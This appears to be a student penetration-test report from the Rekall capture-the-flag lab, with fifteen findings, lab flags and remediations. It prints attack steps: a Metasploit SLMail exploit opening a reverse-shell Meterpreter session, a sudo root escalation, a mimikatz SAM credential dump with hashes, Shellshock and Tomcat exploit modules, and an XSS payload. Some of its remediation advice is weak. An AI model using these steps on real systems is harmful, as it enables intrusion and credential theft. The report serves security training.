
Vulnerability 1	Findings
Title	HTML Attack
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Able to access an admin username and password through HTML


Images	<pre> <p>Enter your Administrator credentials!</p> <style> input[type=text], input[type=password]{ background-color: black; color: white; } button[type=submit]{ background-color: black; color: white; } </style> <form action="/Login.php" method="POST"> <p><label for="login">Login:</label>dougquaid
 <input type="text" id="login" name="login" size="20" /></p> <p><label for="password">Password:</label>kuato
 <input type="password" id="password" name="password" size="20" /></p> <button type="submit" name="form" value="submit" background-color="black">Login</button> </form>
 Invalid credentials! </div> </pre>
Affected Hosts	Login.php
Remediation	Remove credentials from hidden fields


Vulnerability 2	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	By executing the command <code>curl -v http://192.168.14.35/About-Rekall.php</code> , we analyzed the HTTP response headers of the <i>About-Rekall.php</i> section of the web application, uncovering sensitive information
Images	 <pre> root@kali: ~ File Actions Edit View Help └─ docker-compose up Starting rekall-ctf ... done Attaching to rekall-ctf rekall-ctf => Using an existing volume of MySQL rekall-ctf /usr/lib/python2.7/dist-packages/supervisor/options.py:295: UserWarning: Supervisor is running as root and it is searching for its configuration file in default locations (including its current working directory); you probably want to specify a "-c" argument specifying an absolute path to a configuration file for improved security. rekall-ctf 'Supervisor is running as root and it is searching ' rekall-ctf 2025-02-04 01:10:48,632 CRIT Supervisor running as root (no user in config file) rekall-ctf 2025-02-04 01:10:48,632 WARN Included extra file "/etc/supervisor/conf.d/supervisord-mysqld.conf" during parsing rekall-ctf 2025-02-04 01:10:48,632 WARN Included extra file "/etc/supervisor/conf.d/supervisord-apache2.conf" during parsing rekall-ctf Unlinking stale socket /var/run/supervisor.sock rekall-ctf 2025-02-04 01:10:48,946 INFO RPC interface 'supervisor' initialized rekall-ctf 2025-02-04 01:10:48,947 CRIT Server 'unix_http_server' running without any HTTP authentication checking rekall-ctf 2025-02-04 01:10:48,947 INFO supervisord started with pid 1 rekall-ctf 2025-02-04 01:10:49,949 INFO spawned: 'mysqld' with pid 11 rekall-ctf 2025-02-04 01:10:49,950 INFO spawned: 'apache2' with pid 12 rekall-ctf 2025-02-04 01:10:51,078 INFO success: mysqld entered RUNNING state, process has stayed up for > than 1 seconds (startsecs) rekall-ctf 2025-02-04 01:10:51,078 INFO success: apache2 entered RUNNING state, process has stayed up for > than 1 seconds (startsecs) └─ root@kali: ~ └─ curl -v http://192.168.14.35/About-Rekall.php * Trying 192.168.14.35:80... * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* * Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Tue, 04 Feb 2025 01:12:17 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag 4 nckd97dk6sh2 < Set-Cookie: PHPSESSID=g9m2t57slj6lrnglpitcd33js3; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 </pre>
Affected Hosts	about-rekall.php
Remediation	Use security Headers


Vulnerability 3	Findings
Title	PHP injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	We uploaded a basic PHP script file into the first upload field on the <i>memory-planner.php</i> page, revealing that the field lacks proper restrictions to accept only image files. This misconfiguration poses a critical security risk to the web application.
Images	
Affected Hosts	memory-planner.php
Remediation	Block double extensions, Restrict file uploads to a safe directory


Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	By adding "robots.txt" to the IP address, we uncovered the website's robot exclusion settings. This information could be used by attackers to pinpoint potential targets for exploitation.
Images	 "New" Rekall Disclaimer <pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
Affected Hosts	Network
Remediation	restrict access to robot.txt


Vulnerability 5	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Commands can be input into the "input" bar allowing access to different directory information
Images	
Affected Hosts	Networking.php
Remediation	implement a white list of allowed commands


Vulnerability 6	Findings
Title	SQL injection
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	medium
Description	using commands as shown bypasses username and password to gain access
Images	
Affected Hosts	login.php
Remediation	Use prepared statements, disable multi statement queries


Vulnerability 7	Findings
Title	Open Port
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	An Nmap scan of 172.22.117.20 revealed that the SLMAIL service is open via the POP3 protocol on port 110. Unauthorized access to open ports can be susceptible to brute force attack and DDoS attacks. By doing this, private information is easily retrieved and promptly stolen.
Images	 <pre> msf6_exploit(windows/pop3/seattlelab_pass) > set RPORT RPORT => 110 msf6_exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6_exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56582) at 2025-02-06 19:05:44 -0500 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name ----- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-10-21 02:54:16 -0400 maillog.008 100666/rw-rw-rw- 2030 fil 2024-10-21 03:30:50 -0400 maillog.009 100666/rw-rw-rw- 1991 fil 2025-01-30 05:07:05 -0500 maillog.00a 100666/rw-rw-rw- 7010 fil 2025-02-03 18:37:02 -0500 maillog.00b 100666/rw-rw-rw- 4363 fil 2025-02-04 18:39:02 -0500 maillog.00c 100666/rw-rw-rw- 4414 fil 2025-02-05 22:10:23 -0500 maillog.00d 100666/rw-rw-rw- 2366 fil 2025-02-06 18:34:15 -0500 maillog.00e 100666/rw-rw-rw- 1509 fil 2025-02-06 19:05:43 -0500 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	Only ports associated with a legitimate service should be open and running on this system.


Vulnerability 8	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Nmap -A scan revealed port 21 allowed for FTP enumeration through an FTP connection to the host IP 172.22.117.20, which resulted in the successful transfer and access/download of vulnerable files including flag 3.
Images	 The image shows a terminal window with an FTP session. The top part displays the output of an Nmap scan for port 21, showing it is open and running FileZilla ftpd 0.9.41 beta. Below this, the FTP session logs show the user logging in as 'anonymous' and listing the directory contents, which include 'flag3.txt'. The user then downloads 'flag3.txt' and runs 'cat flag3.txt', revealing a long alphanumeric string: '89cb548970d44f348bb63622353ae278'.
Affected Hosts	172.22.117.20
Remediation	Remove anonymous login credentials that allows this backdoor entrance into confidential files.


Vulnerability 9	Findings
Title	Metasploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Upon inspection, Port 110 was discovered vulnerable through use of 'POP3' via metasploit. Allowing access to system data via SLMAIL
Images	 Host is up (0.00049s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftpd 0.9.41 beta ftp-syst: _ SYST: UNIX emulated by FileZilla ftp-anon: Anonymous FTP login allowed (FTP code 230) _r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt _ftp-bounce: bounce working! 25/tcp open smtp SLmail smtpd 5.5.0.4433 smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN _ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp open finger SLMail fingerd _finger: Finger online user list request denied.\x0D 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _http-title: 401 Unauthorized http-auth: HTTP/1.1 401 Unauthorized\x0D _ Basic realm=Restricted Content 106/tcp open pop3pw SLMail pop3pw 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) ssl-cert: Subject: commonName=localhost Not valid before: 2009-11-10T23:48:47 _Not valid after: 2019-11-08T23:48:47 _tls-alpn: _ http/1.1 _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 _ssl-date: TLS randomness does not represent time _http-title: 401 Unauthorized http-auth: HTTP/1.1 401 Unauthorized\x0D Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (1) windows/remote/638.py Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (2) windows/remote/643.c Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (3) windows/remote/646.c Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow (Metasploit) windows/remote/16399.rb SLmail Pro 6.3.1.0 - Multiple Remote Denial of Service / Memory Corruption Vulnerabilities windows/dos/31563.txt HostName: WIN10 TaskName: \flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 2/10/2025 3:03:44 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$\br/> Start In: N/A Comment: 54fa8cd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADMINBob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At idle time
Affected Hosts	172.22.117.20
Remediation	Restrict access to anonymous POP3 on mail server by requiring proper authentication(username and password.) Consider using IMAP.


Vulnerability 10	Findings
Title	Privilege Escalation
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	The user Alice, has the same username and password, on the host 192.168.13.14, making her account easily accessible. Sudo privileges can then be obtained by exploiting CVE-2019-14287.
Images	 <pre> \$ sudo -u#-1 bash root@acba533df5ef:/# ls root flag12.txt root@acba533df5ef:/# cat root/flag12.txt d7sdfksdf384 root@acba533df5ef:/# </pre>
Affected Hosts	192.168.13.14
Remediation	User accounts should be reinforced with harder to guess usernames and passwords. CVE-2019-14287 can be addressed by ensuring rules in the sudoers file with the character '!', do not exclude root.

Vulnerability 11	Findings
Title	Task Scheduling
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	On the same host that is vulnerable to the SLMail exploit credentials of users and their password hashes can be dumped. By inspecting the machine's scheduled tasks through schtasks, Flag 5 can be found.
Images	 <pre> C:\Users\ADMBob>schtasks /query /tn "Flag5" /v Folder: \ HostName: \ Run Time: TaskName: TaskName Last Result: Last Result Author: Author Task To Run: Task To Run Status: Status Logon Mode: Logon Mode Start In: Start In Scheduled Task State: Scheduled Task State Idle: Idle Time: Time Delete Task If Not Rescheduled: Delete Task If Not Rescheduled Stop Task If Runs X Hours and X Mins: Stop Task If Runs X Hours and X Mins Schedule Type: Schedule Type Start Time: Start Time End Date: End Date Days: Days Repeat: Repeat Repeat: Every: Repeat: Every Repeat: Until: Time: Repeat: Until: Time Repeat: Until: Duration: Repeat: Until: Duration ===== MIN10 Flag5 N/A Ready Interactive/Background 2/6/ 2025 5:39:18 PM 1 WIN10\sysadmin C:\Windows\System32\WindowsPowerShell\v1.0\powershell N/A 54fa8cd5c1354adc9214969d716673f5 Enabled Only </pre>
Affected Hosts	172.22.117.20
Remediation	Ensure only necessary ports are open and find potential alternatives to SLMail as it is vulnerable to many exploits.

Vulnerability 12	Findings
Title	User Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	On the same host that is vulnerable to the SLMail exploit, kiwi can be used to dump credentials via the command <code>kiwi_cmd lsadump::sam</code> , and the credentials of the user flag6 can be found. These dumped password hashes can then be cracked using john to obtain the user's plain text password.
Images	 <pre> User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 </pre>
Affected Hosts	172.22.117.20
Remediation	Ensure only necessary ports are open and find potential alternatives to SLMail as it is vulnerable to many exploits.

Vulnerability 13	Findings
Title	Remote Code Execution / Apache Tomcat RCE
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	A Meterpreter session can be established by using the module <code>exploit/multi/http/tomcat_jsp_upload_bypass</code> . This allows for commands to be run on the vulnerable host machine. The flag can be found in <code>/root/.flag7.txt</code> .
Images	
Affected Hosts	192.168.13.10
Remediation	Updating Tomcat to the latest version will resolve this exploit, as the vulnerability has been patched.

Vulnerability 14	Findings
Title	Remote Code Execution / Shellshock
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	A Meterpreter session can be established by using the module exploit/multi/http/apache_mod_cgi_bash_env_exec. This allows for commands to be run on the vulnerable host machine. Flag 8 and 9 can be found on this machine, by running the commands <code>cat /etc/sudoers</code> and <code>cat /etc/passwd</code> .
Images	 <pre> meterpreter > cat /etc/sudoers root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: </pre>
Affected Hosts	192.168.13.11
Remediation	Ensuring bash is updated and limiting access to bash to only when necessary, will reduce the effectiveness of Shellshock exploits.

Vulnerability 15	Findings
Title	XSS Reflected
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	By entering <code><script>alert("Hello")</script></code> in the text box and entering it as a name, malicious code can be injected into the website. This will cause an alert to pop up whenever a user loads the page, leaving them vulnerable to bad actors.
Images	 The screenshot shows a web application interface with a dark background. At the top, it says 'Begin by entering your name below!'. Below this is a text input field containing 'Put your name here' and a 'GO' button. The page then displays 'Welcome !' followed by 'Click the link below to start the next step in your choosing your VR experience!'. At the bottom, it says 'CONGRATS, FLAG 1 is f76sdfkg6sjf'.
Affected Hosts	Welcome.php
Remediation	Easily exploitable keywords like "script" should be blacklisted.